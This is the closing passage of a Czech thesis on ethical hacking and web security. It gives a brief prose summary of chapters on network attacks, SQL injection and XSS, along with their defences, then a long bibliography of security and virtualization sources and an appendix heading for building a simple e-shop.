V kapitole Network hacking bylo popsáno, jak se útočník dostával do buď nezabezpečené, nebo i částečně zabezpečené sítě. Kapitola Gaining Access představovala další krok, když již útočník byl v síti a získával přístup k systému, který byl jeho cílem. A kapitola Post Exploitation obsahovala, co útočník napáchal, když už úspěšně zvládnul dva kroky popsané v předchozích kapitolách.
Poslední z těchto 4 kapitol Website hacking představovala nejdůležitější metody, kterými šel napadnou e-shop, nebo jakoukoli webovou stránku. Cíl a postup byl podobný jako v druhé a třetí kapitole. Hlavní podskupiny těchto útoků byly SQL Injections a XSS (Cross Site Scripting).
V praktické části byla navržena obrana proti útokům popsaných v kapitolách Network Hacking, Gaining Access a Post Exploitation, včetně prevence, tak detekce Man in the Middle útoků.
Útoky popsané v kapitolách Website Hacking byly demonstrovány a detailně popsány. Jednalo se o file upload zranitelnosti, code execution zranitelnosti a file inclusion zranitelnosti. Při demonstraci SQL Injection byla nejprve řádně prozkoumána databáze. Poté byla demonstrována SQL Injection v metodě POST, následně SQL Injection v metodě GET. Byly čteny informace z databáze pomocí SQL Injection, následně i zapisovány zásluhou této zranitelnosti.
Byla demonstrována Stored a Reflected XSS. Po demonstracích byly navrženy obrany.

7 Seznam použitých zdrojů

Andress, Jason. 2014. *The Basics of Information Security: Understanding the Fundamentals of InfoSec in Theory and Practice.* místo neznámé : Syngress, 2014. 9780128008126.

Angular. 2020. *cli.angular.io/.* [Online] angular, 2020. https://cli.angular.io/.

Ante, Spencer E. a Worthen, Ben. 2010. FBI Opens Probe of iPad Breach. *wsj.com.* [Online] Dow Jones & Company, Inc., 11. 6 2010. [Citace: 21. 7 2020.] https://www.wsj.com/articles/SB10001424052748704312104575299111189853840?mod=WSJ_hpp_LEFTWhatsNewsCollection.

Asad, Taimur. 2010. How to Install Mac OS X Snow Leopard in VirtualBox on Windows 7. *redmondpie.com.* [Online] Redmond Pie, 10. 7 2010. [Citace: 14. 7 2020.] https://www.redmondpie.com/how-to-install-mac-os-x-snow-leopard-in-virtualbox-on-windows-7/.

baeldung. 2020. A Simple E-Commerce Implementation with Spring. *https://www.baeldung.com/.* [Online] Baeldung SRL., 21. 3 2020. [Citace: 9. 6 2020.] https://www.baeldung.com/spring-angular-ecommerce?fbclid=IwAR0hwDhf7SXSR8dnaxGCubiThq8v8LrZvFTIA8WWniw-fkm9nAs_qooSH0c.

Beckers, Kristian. 2015. *Pattern and Security Requirements: Engineering-Based Establishment of Security Standards.* místo neznámé : Springer, 2015. 9783319166643.

Boritz, J. Efrim. 2005. International Journal of Accounting Information Systems. 2005, Sv. vol. 6, issue 4, stránky 260-279.

Business Wire. 2002. Connectix Announces First Virtual Computing Solution for OS/2 Users; Virtual PC Lets Enterprises Run OS/2 and Windows Concurrently on a Single PC | Business Wire | Find Articles at BNET. *Findarticles.com.* [Online] 1. 7 2002. [Citace: 4. 7 2009.] http://findarticles.com/p/articles/mi_m0EIN/is_2002_July_1/ai_88090458.

Cardenas, Edgar D. 2003. MAC Spoofing--An Introduction. *giac.org.* [Online] 23. 8 2003. [Citace: 8. 2 2013.] https://www.giac.org/paper/gsec/3199/mac-spoofing-an-introduction/105315.

Claire, Andrews. 2019. Coming to DirectX 12— Sampler Feedback: some useful once-hidden data, unlocked. *devblogs.microsoft.com.* [Online] 4. 11 2019. https://devblogs.microsoft.com/directx/coming-to-directx-12-sampler-feedback-some-useful-once-hidden-data-unlocked/.

Cliff, A. 2015. Intrusion Systems Detection Terminology, Part one: A-H. *symantec.* [Online] Symantec Connect, 2015. [Citace: 16. 2 2015.] http://www.symantec.com/connect/articles/intrusion-detection-systems-terminology-part-one-h.

CON, DEF. 1996. Def Con Communications Presents The Black Hat Briefings. *blackhat.com.* [Online] DEF CON Communications Presents, 1996. [Citace: 21. 7 2020.] https://www.blackhat.com/html/bh-usa-97/bh-1-index.html.

Cooper, Peter. 2010. Vagrant: EC2-Like Virtual Machine Building and Provisioning from Ruby. *rubyinside.com.* [Online] 8. 3 2010. [Citace: 14. 5 2012.] http://www.rubyinside.com/vagrant-ruby-powered-virtualbox-vm-building-and-provisioning-3059.html.

Cruciphux. 1999. A Hackers Without Attitudes Production. *textfiles.com.* [Online] 1999. [Citace: 1. 11 2013.] http://web.textfiles.com/ezines/HWA/hwa-hn53.txt.

Cryptomathic. 2020. What is non-repudiation? *cryptomathic.com.* [Online] Cryptomathic, 2020. [Citace: 2. 11 2020.] https://www.cryptomathic.com/products/authentication-signing/digital-signatures-faqs/what-is-non-repudiation.

De, Chu. 2002. White Hat ? Black Hat ? Grey Hat ? *ddth.com.* [Online] Jelsoft Enterprises Ltd., 27. 7 2002. [Citace: 19. 2 2015.] https://www.ddth.com/showthread.php/200-ENG-White-Hat-Black-Hat-Grey-Hat.

Debian. 2016. [Online] Debian, 26. 1 2016. [Citace: 24. 7 2016.] http://metadata.ftp-master.debian.org/changelogs/contrib/v/virtualbox/stable_copyright.

Diedrich, Dr. Oliver. 2007. VirtualBox. *heise.de.* [Online] Heise Medien, 15. 1 2007. [Citace: 4. 7 2009.] https://www.heise.de/ct/artikel/VirtualBox-222035.html.

Digitalsec. 2002. The greyhat-IS-whitehat List. *digitalsec.net.* [Online] digitalsec.net, 20. 8 2002. [Citace: 21. 7 2020.] http://www.digitalsec.net/stuff/website-mirrors/pHC/old/greyhat-IS-whitehat.txt.

Diogenes, Yuri a Erdal Ozkaya. 2019. *Cybersecurity - Attack and Defense Strategies: Counter moder threats and employ state-of-art tools and techniques to protect your organization.* Second Edition. Birmingham : Packt Publishing, 2019. 978-1-83882-779-3.

dookie. 2014. Kali Linux Metapackages. *kali.org.* [Online] OffSec Services Limited, 26. 2 2014. [Citace: 10. 4 2019.] https://www.kali.org/news/kali-linux-metapackages/.

Drake, Nate a Turner, Brian. 2020. Best Linux distro for privacy and security in 2020. *techradar.com.* [Online] Future US, Inc., 8. 9 2020. [Citace: 3. 11 2020.] https://www.techradar.com/news/best-linux-distro-privacy-security.

DrWhoZee. 2017. PUEL no longer allowing commercial use with VB extension pack 5.1.30. *forums.virtualbox.org.* [Online] Oracle, 19. 10 2017. [Citace: 18. 1 2009.] https://forums.virtualbox.org/viewtopic.php?t=85092.

E, A. 2014. *Grey Hat SEO 2014: The Most Effective and Safest Techniques of 10 Web Developers. Secrets to Rank High including the Fastest Penalty Recoveries.* místo neznámé : Research & Co, 2014. B00H25O8RM.

Finley, Michelle. 2013. Apache Site Defaced. *wired.com.* [Online] Wired, 28. 3 2013. [Citace: 1. 11 2013.] https://www.wired.com/2000/05/apache-site-defaced/.

Fitzpatrick, Jason. 2017. The Difference Between WEP, WPA, and WPA2 Wi-Fi Passwords. *howtogeek.com.* [Online] LifeSavvy Media, 23. 8 2017. [Citace: 2. 11 2018.] https://www.howtogeek.com/167783/htg-explains-the-difference-between-wep-wpa-and-wpa2-wireless-encryption-and-why-it-matters/.

Foundation, Electronic Frontier. 2008. A "Grey Hat" Guide. *eff.org.* [Online] Electronic Frontier Foundation (EFF), 20. 8 2008. [Citace: 21. 7 2020.] https://www.eff.org/issues/coders/grey-hat-guide.

Free Software Foundation. 2016. Various Licenses and Comments about Them. *gnu.org.* [Online] 2016. [Citace: 24. 7 2016.]

Fuller, Johnray, Ha, John a Fox, Tammy. 2003. Red Hat Enterprise Linux 3 Security Guide. *docs.redhat.com.* [Online] 2003. [Citace: 16. 2 2015.] http://docs.redhat.com/docs/en-US/Red_Hat_Enterprise_Linux/3/html/Security_Guide/ch-risk.html.

Gallagher, Sean. 2019. Penetration testing takes on new meaning when cyber meets Harlequin. *arstechnica.com.* [Online] Condé Nast., 5. 7 2019. [Citace: 5. 7 2019.] https://arstechnica.com/gaming/2019/07/talk-cyber-to-me-ars-reads-a-harlequin-hacker-romance/.

Gartner. 2016. Gartner Says Worldwide Server Virtualization Market Is Reaching Its Peak. [Online] 12. 5 2016. https://gcom.pdodev.aws.gartner.com/en/newsroom.

Genode Labs. 2014. Release notes for the Genode OS Framework 14.02. *genode.org.* [Online] GENODE, 28. 2 2014. [Citace: 19. 3 2014.] https://genode.org/documentation/release-notes/14.02.

Google Support. 2020. Secure your site with HTTPS. *developers.google.com.* [Online] Google, Inc. , 11. 11 2020. [Citace: 17. 11 2020.] https://developers.google.com/search/docs/advanced/security/https?hl=en&visit_id=637412107615731269-3404929714&rd=1.

Gottlieb, Bruce. 1999. HacK, CouNterHaCk. *nytimes.com.* [Online] New York Times Magazine, 3. 10 1999. [Citace: 6. 1 2011.] https://archive.nytimes.com/www.nytimes.com/library/magazine/home/19991003mag-hackers.html.

Grauer, Yael. 2015. A Peek Inside Mr. Robot's Toolbox. *wired.com.* [Online] Wired, 26. 8 2015. [Citace: 15. 4 2020.] https://www.wired.com/2015/08/peek-inside-mr-robots-toolbox/. 1059-1028.

Gross, Doug. 2013. Zuckerberg's Facebook page hacked to prove security flaw. *edition.cnn.com.* [Online] CNN, 20. 8 2013. [Citace: 4. 4 2015.] https://edition.cnn.com/2013/08/19/tech/social-media/zuckerberg-facebook-hack.

hackfile. 2011. Is Apple Tracking You? *hackfile.org.* [Online] 28. 4 2011. [Citace: 26. 3 2012.] https://web.archive.org/web/20120323183615/http://hackfile.org/is-apple-tracking-you/.

Harrison, Natalie a Kerris, Natalie. 2011. Apple Q&A on Location Data. *Apple Press Info.* [Online] Apple, Inc., 27. 4 2011. [Citace: 21. 7 2020.] https://www.apple.com/pr/library/2011/04/27Apple-Q-A-on-Location-Data.html.

Hashimoto, Mitchell. 2014. Vagrant 1.6. *hashicorp.com.* [Online] 6. 5 2014. [Citace: 23. 2 2020.] https://www.hashicorp.com/blog/vagrant-1-6.

—. **2013.** *Vagrant: Up and Running.* Sebastopol : O'Reilly Media, 2013. 978-1449335830.

Hawley, Adam. 2010. The Oracle VM Product Line Welcomes Sun! *Oracle Virtualization Blog.* [Online] Oracle Corporation, 7. 4 2010. [Citace: 6. 3 2011.] https://web.archive.org/web/20100407074836/http://blogs.oracle.com/virtualization/2010/02/the_oracle_vm_product_line_wel.html.

Heise Media UK. 2013. Kali Linux arrives as enterprise-ready version of BackTrack. *h-online.com.* [Online] Heise Media UK Ltd., 13. 3 2013. [Citace: 22. 12 2019.] http://www.h-online.com/open/news/item/Kali-Linux-arrives-as-enterprise-ready-version-of-BackTrack-1822241.html.

Henry. 2015. TLB and Pagewalk Coherence in x86 Processors. *blog.stuffedcow.net.* [Online] 10. 8 2015. [Citace: 16. 7 2020.] https://blog.stuffedcow.net/2015/08/pagewalk-coherence/.

—. **2015.** Windows 9x TLB Invalidation Bug. *blog.stuffedcow.net.* [Online] 10. 8 2015. [Citace: 16. 7 2020.] https://blog.stuffedcow.net/2015/08/win9x-tlb-invalidation-bug/.

Igotti, Nikolay. 2008. Python API to the VirtualBox VM". *blogs.sun.com.* [Online] Sun Microsystems, 5. 9 2008. [Citace: 15. 7 2020.]

https://web.archive.org/web/20080910134357/http://blogs.sun.com/nike/entry/python_api_to_the_virtualbox.

Intel. nedatováno. USB 3.0 Driver: Intel USB 3.0 eXtensible Host Controller Driver for Intel 7 Series/C216 Chipset Family. *downloadcenter.intel.com.* [Online] Intel, nedatováno. https://downloadcenter.intel.com/download/21129/USB-3-0-Driver-Intel-USB-3-0-eXtensible-Host-Controller-Driver-for-Intel-7-Series-C216-Chipset-Family.

Iwaya, Akemi. 2015. How is the Uniqueness of MAC Addresses Enforced? *howtogeek.com.* [Online] LifeSavvy Media, 13. 9 2015. [Citace: 28. 5 2017.] https://www.howtogeek.com/228286/how-is-the-uniqueness-of-mac-addresses-enforced/.

Iyer, Kavvitaa S. 2017. Here Are The Top 5 Hackers Arrested in 2016. *techworm.net.* [Online] Techworm Online Media Private Limited, 12. 2 2017. [Citace: 16. 7 2020.] https://www.techworm.net/2017/02/top-5-hackers-arrested-authorities-2016.html.

Jianye. 2019. Dev Preview of New DirectX 12 Features. *https://devblogs.microsoft.com/.* [Online] 28. 10 2019. https://devblogs.microsoft.com/directx/dev-preview-of-new-directx-12-features/.

Jobalia, Sarah. 2019. Coming to DirectX 12— Mesh Shaders and Amplification Shaders: Reinventing the Geometry Pipeline . *devblogs.microsoft.com.* [Online] 8. 11 2019. https://devblogs.microsoft.com/directx/coming-to-directx-12-mesh-shaders-and-amplification-shaders-reinventing-the-geometry-pipeline/.

Knight, William. 2009. License to hack. *Infosecurity.* vol. 6, 2009, Sv. 38-41, issue 6.

KyleEvans. 2020. Oracle VM VirtualBox™. *wiki.freebsd.org.* [Online] freeBSD, 6. 6 2020. [Citace: 4. 7 2009.] https://wiki.freebsd.org/VirtualBox.

Lange, Larry. 1997. Microsoft Opens Dialogue With NT Hackers. *blackhat.com.* [Online] blackhat.com, 15. 7 1997. [Citace: 31. 3 2015.] https://www.blackhat.com/media/bh-usa-97/black-hat-eetimes-3.html.

—. **1997.** The Rise of the Underground Engineer. *blackhat.com.* [Online] blackhat.com, 22. 9 1997. [Citace: 31. 3 2015.] https://www.blackhat.com/media/bh-usa-97/blackhat-eetimes.html.

Laskov, Sarah. 2017. The Counterintuitive History of Black Hats, White Hats, And Villains. *atlasobscura.com.* [Online] Atlas Obscura, 27. 1 2017. [Citace: 29. 6 2018.] https://www.atlasobscura.com/articles/the-counterintuitive-history-of-black-hats-white-hats-and-villains.

Lemos, Robert. 2002. The thin gray line. *cnet.com.* [Online] CBS Interactive Inc., 23. 9 2002. [Citace: 6. 1 2011.] https://www.cnet.com/news/the-thin-gray-line/.

Leroux, Sylvain. 2020. Kali Linux Review: Not Everyone's Cup of Tea. *itsfoss.com.* [Online] It's F.O.S.S is Part of chmod777 Media Tech (OPC) Pvt Ltd, 4. 4 2020. [Citace: 15. 4 2020.] https://itsfoss.com/kali-linux-review/.

Loukas, G. a Oke, G. 2010. Protection Against Denial of Service Attacks. *The Computer Journal.* 2010, Sv. vol. 53, issue 7, stránky 1020-1037.

Lynch, Jim. 2004. VMWare Workstation 4.5.2. *extremetech.com.* [Online] Ziff Davis, LLC, 15. 7 2004. [Citace: 11. 2 2020.] https://www.extremetech.com/computing/56702-vmware-workstation-452.

MajorGeeks.com. 2005. 98SE Option Pack 1.0.1. *majorgeeks.com.* [Online] 19. 8 2005. [Citace: 28. 3 2017.] https://www.majorgeeks.com/files/details/98se_option_pack.html.

—. **2018.** Unofficial Windows 98 Second Edition Service Pack 3.64. *majorgeeks.com.* [Online] 9. 5 2018. [Citace: 28. 3 2017.] https://www.majorgeeks.com/files/details/unofficial_windows98_se_service_pack.html.

—. **2006.** Windows 9x Power Pack 4.1. *majorgeeks.com.* [Online] MajorGeeks.com, 25. 7 2006. [Citace: 28. 3 2017.] https://www.majorgeeks.com/files/details/windows_9x_power_pack.html.

McLellan, Vin. 1981. Case of the Purloined Password. *nytimes.com/.* [Online] 26. 7 1981. [Citace: 11. 8 2015.] https://www.nytimes.com/1981/07/26/business/case-of-the-purloined-password.html?pagewanted=3&pagewanted=all.

Microsoft. 2019. D3D12 Video Protected Resource Support. *microsoft.github.io.* [Online] 29. 5 2019. https://microsoft.github.io/DirectX-Specs/d3d/D3D12_Video_ProtectedResourceSupport.html.

—. **2019.** HLSL Shader Model 6.5. *https://microsoft.github.io/.* [Online] 15. 10 2019.

—. **2017.** Rich Turner. *devblogs.microsoft.com.* [Online] 10. 7 2017. https://devblogs.microsoft.com/commandline/ubuntu-now-available-from-the-windows-store/.

—. **2020.** Virtual Machines. *developer.microsoft.com.* [Online] Microsoft, 2020. [Citace: 2. 11 2020.] https://developer.microsoft.com/en-us/microsoft-edge/tools/vms/.

Moore, Robert. 2005. *Cybercrime: investigating high-technology computer crime.* Newark, N.J. : LexisNexis/Matthew Bender, 2005. 978-1-59345-303-9.

—. **2010.** *Cybercrime: Investigating High-Technology Computer Crime.* místo neznámé : Routledge, 2010. 9781437755831.

Murray, Mike. 2019. HOW VMOTION WORKS! (VMOTION EXPLAINED). *thegeekpub.com/.* [Online] The Geek Pub, LLC., 15. 12 2019. [Citace: 2. 11 2020.] https://www.thegeekpub.com/8407/how-vmotion-works/.

Najera-Gutierez, Gilberto. 2018. *Kali Linux Web Penetration Testing Cookbook: Identify, exploit, and prevent web application vulnerabilities with Kali Linux 2018.x.* Secon Edition. Birmingham : Packt Publishing, 2018. 978-1788991513.

Natalie, Jesse. 2019. Coming to DirectX 12: More control over memory allocation. *devblogs.microsoft.com.* [Online] 11. 11 2019. https://devblogs.microsoft.com/directx/coming-to-directx-12-more-control-over-memory-allocation/.

Nestor, Marius. 2019. Kali Linux Ethical Hacking OS Switches to Xfce Desktop, Gets New Look and Feel. *news.softpedia.com.* [Online] Softpedia, 26. 11 2019. [Citace: 29. 11 2019.] https://news.softpedia.com/news/kali-linux-ethical-hacking-os-switches-to-xfce-desktop-gets-new-look-and-feel-528328.shtml.

Newell, Gary. 2020. How to Install Ubuntu Linux on Windows 10 With VirtualBox. *lifewire.com/.* [Online] Lifewire, 4. 6 2020. [Citace: 17. 4 2020.] https://www.lifewire.com/install-ubuntu-linux-windows-10-steps-2202108.

nodeJS. 2020. *nodejs.org/.* [Online] OpenJS Foundation, 2020. https://nodejs.org/en/download/.

Norton Security. 2018. What is the difference between black, white, and grey hackers. *Norton Security.* [Online] Norton.com, 2. 10 2018. https://us.norton.com/internetsecurity-emerging-threats-what-is-the-difference-between-black-white-and-grey-hat-hackers.html.

O'Brien, Marakas a James, George. 2011. *Management Information Systems.* New York : NY: McGraw-Hill/ Irwin, 2011. 978-0-07-752217-9.

Occupytheweb. 2018. *Linux Basics for Hackers: Getting Started with Networking, Scripting, and Security in Kali.* San Francisco : No Starch Press, 2018. 978-1593278557.

Offensive Security. 2019. Kali Linux Penetration Testing Tools. *tools.kali.org.* [Online] OffSec Services Limited, 2019. [Citace: 10. 4 2019.] https://tools.kali.org/.

—. **2013.** Kali's Relationship With Debian. *kali.org.* [Online] OffSec Services Limited, 11. 3 2013. [Citace: 10. 4 2019.] https://www.kali.org/docs/policy/kali-linux-relationship-with-debian/.

—. **2012.** The Birth of Kali Linux. *kali.org.* [Online] OffSec Services Limited, 12. 12 2012. [Citace: 10. 4 2019.] https://www.kali.org/news/birth-of-kali/.

Offner, Jim. 2008. Sun Gets Desktop Virtualization Chops With Innotek Buy. *https://www.ecommercetimes.com/.* [Online] ECT News Network, Inc., 13. 2 2008. [Citace: 4. 7 2009.] https://www.ecommercetimes.com/story/61661.html.

Ong, Ronny. 2006. Additions Version History. *groups.google.com.* [Online] Google, 26. 5 2006. [Citace: 14. 7 2020.] https://groups.google.com/forum/#!msg/microsoft.public.virtualpc/SWKPrpi7X48/r8mK2ha8vx0J.

Open Source Initiative. 2016. Open Source Licenses by Category. *opensource.org.* [Online] 2016. [Citace: 24. 7 2016.] https://opensource.org/licenses/category.

Oracle. 2010. Changelog for VirtualBox 2.2. *virtualbox.org.* [Online] Oracle, 5. 2 2010. [Citace: 18. 2 2010.] https://web.archive.org/web/20100205014430/http://www.virtualbox.org/wiki/Changelog-2.2.

—. Changelog for VirtualBox 5.0. *virtualbox.org.* [Online] Oracle. [Citace: 15. 7 2020.] https://en.wikipedia.org/wiki/VirtualBox#cite_ref-:1_53-1.

—. Changelog for VirtualBox 6.0. *virtualbox.org.* [Online] Oracle. [Citace: 19. 12 2018.] https://www.virtualbox.org/wiki/Changelog-6.0.

—. **2020.** Changelog for VirtualBox 6.1. *virtualbox.org.* [Online] Oracle, 14. 7 2020. [Citace: 12. 12 2019.] https://www.virtualbox.org/wiki/Changelog-6.1.

—. **2011.** Chapter 10. Technical Background. *virtualbox.org.* [Online] Oracle, 2011. [Citace: 25. 4 2011.] https://www.virtualbox.org/manual/ch10.html#idp13728752.

—. Chapter 14. Known Limitations. *virtualbox.org.* [Online] Oracle. [Citace: 28. 3 2017.] https://www.virtualbox.org/manual/ch14.html#ExperimentalFeatures.

—. **2011.** Chapter 3. Configuring Virtual Machines. *virtualbox.org.* [Online] Oracle, 2011. [Citace: 17. 1 2011.] https://www.virtualbox.org/manual/ch03.html#settings-audio.

—. **2020.** Chapter 4. Guest Additions. *virtualbox.org.* [Online] 2020. [Citace: 14. 7 2020.] https://www.virtualbox.org/manual/ch04.html#additions-windows.

—. Chapter 5. Virtual Storage. *virtualbox.org.* [Online] Oracle. [Citace: 15. 7 2020.] https://www.virtualbox.org/manual/ch05.html.

—. **2013.** Chapter 6. Virtual Networking. *virtualbox.org.* [Online] Oracle, 2013. [Citace: 31. 7 2013.] https://www.virtualbox.org/manual/ch06.html#network_internal.

—. **2011.** Chapter 7. Remote Virtual Machines. *virtualbox.org.* [Online] Oracle, 3. 10 2011. [Citace: 19. 11 2011.] https://www.virtualbox.org/manual/ch07.html#usb-over-rdp.

Oracle Corporation. 2015. New separate GUI / VMM mode. *forums.virtualbox.org.* [Online] Oracle, 2. 4 2015. [Citace: 15. 7 2020.] https://forums.virtualbox.org/viewtopic.php?f=15&t=66935.

Oracle. 2020. Download VirtualBox. *virtualbox.org.* [Online] Oracle, 2020. [Citace: 7. 14 2020.] https://www.virtualbox.org/wiki/Downloads.

—. **2019.** Enable Secure Boot and TPM on Virtualbox. *forums.virtualbox.org.* [Online] Oracle, 14. 7 2019. [Citace: 27. 8 2019.] https://forums.virtualbox.org/viewtopic.php?f=1&t=93529#p451107.

—. **2013.** Generally available today, Oracle VM VirtualBox 4.3 delivers the latest enhancements to the world's most popular, free and open-source, cross-platform virtualization software. *oracle.com.* [Online] Oracle corporation, 15. 10 2013. [Citace: 15. 10 2014.] http://www.oracle.com/us/corporate/press/2033376.

—. **2017.** Licensing: Frequently Asked Questions. *virtualbox.org.* [Online] 2017. [Citace: 28. 11 2017.] https://www.virtualbox.org/wiki/Licensing_FAQ.

—. **2008.** Oracle VM VirtualBox Extension Pack Personal Use and Evaluation License (PUEL). *virtualbox.org.* [Online] Oracle, 10. 9 2008. [Citace: 4. 7 2009.] https://www.virtualbox.org/wiki/VirtualBox_PUEL.

—. **2017.** Reason behind the 256MB vram limit. *forums.virtualbox.org/.* [Online] Oracle, 10. 1 2017. [Citace: 29. 1 2018.] https://forums.virtualbox.org/viewtopic.php?f=9&t=81370.

—. **2014.** Status: Guest OSes. *VirtualBox.org.* [Online] Oracle, 28. 2 2014. [Citace: 19. 3 2014.] https://www.virtualbox.org/wiki/Guest_OSes.

—. **2009.** The GNU General Public License (GPL) Version 2. *virtualbox.org.* [Online] Oracle, 2009. [Citace: 4. 7 2009.] https://www.virtualbox.org/wiki/GPL.

—. **2020.** Ticket #19275. *virtualbox.org.* [Online] Oracle, 2020. [Citace: 14. 2 2020.] https://www.virtualbox.org/ticket/19275#comment:8.

—. Ticket #2973. *virtualbox.org.* [Online] Oracle. [Citace: 10. 10 2014.] https://www.virtualbox.org/ticket/2973.

—. Ticket #4261. *virtualbox.org.* [Online] Oracle. [Citace: 10. 10 2014.]

—. Ticket #7702. *virtualbox.org.* [Online] [Citace: 11. 1 2019.] https://www.virtualbox.org/ticket/7702#comment:13.

—. **2008.** Tutorial: Windows 95/98 guest OSes. *forums.virtualbox.org.* [Online] Oracle, 23. 9 2008. [Citace: 28. 3 2017.] https://forums.virtualbox.org/viewtopic.php?f=28&t=9918.

—. **2019.** USB 3.0 support in XP guests. *forums.virtualbox.org.* [Online] Oracle, 1. 1 2019. [Citace: 25. 1 2020.] https://forums.virtualbox.org/viewtopic.php?f=2&t=91053.

—. **2015.** USB 3.0 support in XP guests. *forums.virtualbox.org.* [Online] Oracle, 13. 11 2015. [Citace: 25. 1 2020.] https://forums.virtualbox.org/viewtopic.php?f=28&t=74575.

—. **2009.** VirtualBox and open source. *virtualbox.org.* [Online] Oracle, 2009. [Citace: 4. 7 2009.] https://www.virtualbox.org/wiki/Editions.

—. **2010.** Win98SE with ACPI - Success At Last! *forums.virtualbox.org.* [Online] 19. 7 2010. [Citace: 28. 3 2017.] https://forums.virtualbox.org/viewtopic.php?f=28&t=32989.

—. **2014.** Windows 98SE step by step. *forums.virtualbox.org.* [Online] Oracle, 10. 1 2014. [Citace: 28. 3 2017.] https://forums.virtualbox.org/viewtopic.php?f=28&t=59559.

Orin, Andy. 2014. Behind the App: The Story of Kali Linux. *lifehacker.com.* [Online] G/O Media Inc., 3. 12 2014. [Citace: 10. 4 2019.] https://lifehacker.com/behind-the-app-the-story-of-kali-linux-1666168491.

Palat, Jay. 2012. Introducing Vagrant. *linuxjournal.com.* [Online] Slashdot Media, LLC., 14. 11 2012. [Citace: 14. 9 2016.] https://www.linuxjournal.com/content/introducing-vagrant.

Palmer, C. C. 2001. Ethical hacking. *IBM Systems Journal.* vol. 40, 2001, Sv. 769-780, issue 3.

Patel, Arman. 2019. DirectX Raytracing (DXR) Tier 1.1. *devblogs.microsoft.com.* [Online] 6. 11 2019. https://devblogs.microsoft.com/directx/dxr-1-1/.

Pau A. Karger, Roger R. Schell. 1974. MULTICS SECURITY EVALUATION: VULNERABILITY ANALYSIS. *https://csrc.nist.gov/.* [Online] 6 1974. [Citace: 12. 11 2017.]

Perlow, Jason. 2010. Virtualization Smackdown 2: Oracle VM VirtualBox 3.2 vs. VMware Workstation 7.1. *ZDNET.* [Online] 24. 5 2010. [Citace: 24. 5 2010.] https://web.archive.org/web/20100524082735/http://www.zdnet.com/blog/perlow/virtualization-smackdown-2-oracle-vm-virtualbox-32-vs-vmware-workstation-71/13020.

Plummer, David C. 1982. An Ethernet Address Resolution Protocol -- or -- Converting Network Protocol Addresses. *tools.ietf.org.* [Online] Internet Engineering Task Force, Network Working Group, 11 1982. [Citace: 17. 11 2020.] https://tools.ietf.org/html/rfc826.

Pronovost, Steve. 2020. DirectX ♡ Linux. *devblogs.microsoft.com.* [Online] 19. 5 2020. https://devblogs.microsoft.com/directx/directx-heart-linux/.

Purdy, Kevin. 2010. VirtualBox 3.2 Beta Virtualizes Mac OS X (On Macs). *lifehacker.com.* [Online] G/O Media Inc., 5. 4 2010. [Citace: 14. 7 2020.] https://lifehacker.com/virtualbox-3-2-beta-virtualizes-mac-os-x-on-macs-5530521.

Randal Schwartz, Aaron Newcomb. 2010. Interview with Andy Hall, Product Manager for Oracle VM VirtualBox. *twit.tv.* [Online] 11. 8 2010. [Citace: 14. 7 2020.] https://twit.tv/shows/floss-weekly/episodes/130.

Regalado, Daniel, a další. 2015. *Grey Hat Hacking: The Ethical Hacker's Handbook.* 4th edition. New York : McGraw-Hill Education, 2015. 978-0071832380.

Rouse, Margaret. 2018. What is white hat? - a definition from Whatis.com. *Searchsecurity.techtarget.com.* [Online] Searchsecurity, 1 2018. [Citace: 6. 6 2012.] https://searchsecurity.techtarget.com/definition/white-hat.

Sabih, Zaid. 2018. *Learn ethical hacking from scratch: your stepping stone to penetration testing.* Birmingham : Packt Publishing, 2018. 978-1-78862-205-9.

Secpoint. 2012. What is a White Hat? *Secpoint.com.* [Online] 20. 3 2012. [Citace: 6. 6 2012.] https://www.secpoint.com/what-is-a-white-hat.html.

Simionato, Lorenzo. 2007. Review: BackTrack 2 security live CD. *Linux.com.* [Online] 24. 4 2007. [Citace: 10. 4 2019.] https://linuxbsdos.com/2013/03/14/kali-linux-1-0-review/.

Sinha, Sanjib. 2018. *Beginning Ethical Hacking with Kali Linux: Computational Techniques for Resolving Security Issues.* New York : Apress, 2018. 978-1484238905.

Spring. 2020. start.spring.io. *Spring Initializr.* [Online] Spring, 2020. https://start.spring.io/.

Sun Microsystems. 2008. Sun Microsystems Announces Agreement to Acquire Innotek, Expanding Sun xVM Reach to the Developer Desktop. [Online] 12. 2 2008. [Citace: 12. 2 2008.] http://www.sun.com/aboutsun/pr/2008-02/sunflash.20080212.1.xml.

Sun Microsystems, Inc. 2008. On February 20 Sun completed the acquisition of Innotek. [Online] 2008. [Citace: 26. 2 2008.] http://www.sun.com/software/Innotek/.

systemnews. 2010. VirtualBox Joins Oracle's Enterprise Virtualization Portfolio. *systemnews.* [Online] 25. 2 2010. [Citace: 6. 3 2010.] http://sun.systemnews.com/articles/144/4/Virtualization/22866.

Tate, Ryan. 2010. Apple's Worst Security Breach: 114,000 iPad Owners Exposed. *Gawker.com.* [Online] Gawker Media, 9. 6 2010. [Citace: 13. 6 20110.]

https://web.archive.org/web/20100612222852/http://gawker.com/5559346/apples-worst-security-breach-114000-ipad-owners-exposed.

Tidd, Randy. 2019. Coming to DirectX 12: D3D9On12 and D3D11On12 Resource Interop APIs. *devblogs.microsoft.com.* [Online] 13. 11 2019. Coming to DirectX 12: D3D9On12 and D3D11On12 Resource Interop APIs.

Tzu, Sun. 5. století př. n. l.. *The Art of War.* 5. století př. n. l.

VMware. 2020. Building the Virtualized Enterprise with VMware Infrastructure. *vmware.com.* [Online] VMware, 2020. [Citace: 2. 11 2020.] https://www.vmware.com/pdf/vmware_infrastructure_wp.pdf.

—. **2020.** vSphere Hypervisor. *https://www.vmware.com/.* [Online] VMware, 2020. [Citace: 2. 11 2020.] https://www.vmware.com/products/vsphere-hypervisor.html.

Ward, Mark. 1996. New Scientist. *Sabotage in cyberspace.* [Online] 14. 9 1996. https://www.newscientist.com/article/mg15120471-700-sabotage-in-cyberspace-the-threat-to-national-security-from-computer-terrorists-is-vastly-overblown-most-hackers-are-after-nothing-more-than-an-intellectual-thrill/.

Watson, J.A. 2016. Hands-on with Kali Linux Rolling. *ZDNet.com.* [Online] 22. 1 2016. [Citace: 10. 4 2019.] https://www.zdnet.com/article/hand-on-with-kali-linux-rolling/.

Wilhelm, Thomas a Andress, Jason. c2011. *Ninja hacking: unconventional penetration testing tactics and techniques.* Burlington, MA : Syngress/Elsevier, c2011. 9781597495882.

zSecurity. 2017. Best USB Wireless (WiFi) Adapters For Hacking 2020. *youtube.com.* [Online] Google LLC, 14. 7 2017. [Citace: 23. 7 2020.] https://www.youtube.com/watch?v=0lqRZ3MWPXY.

8 Přílohy

8.1 Tvorba jednoduchého e-shop

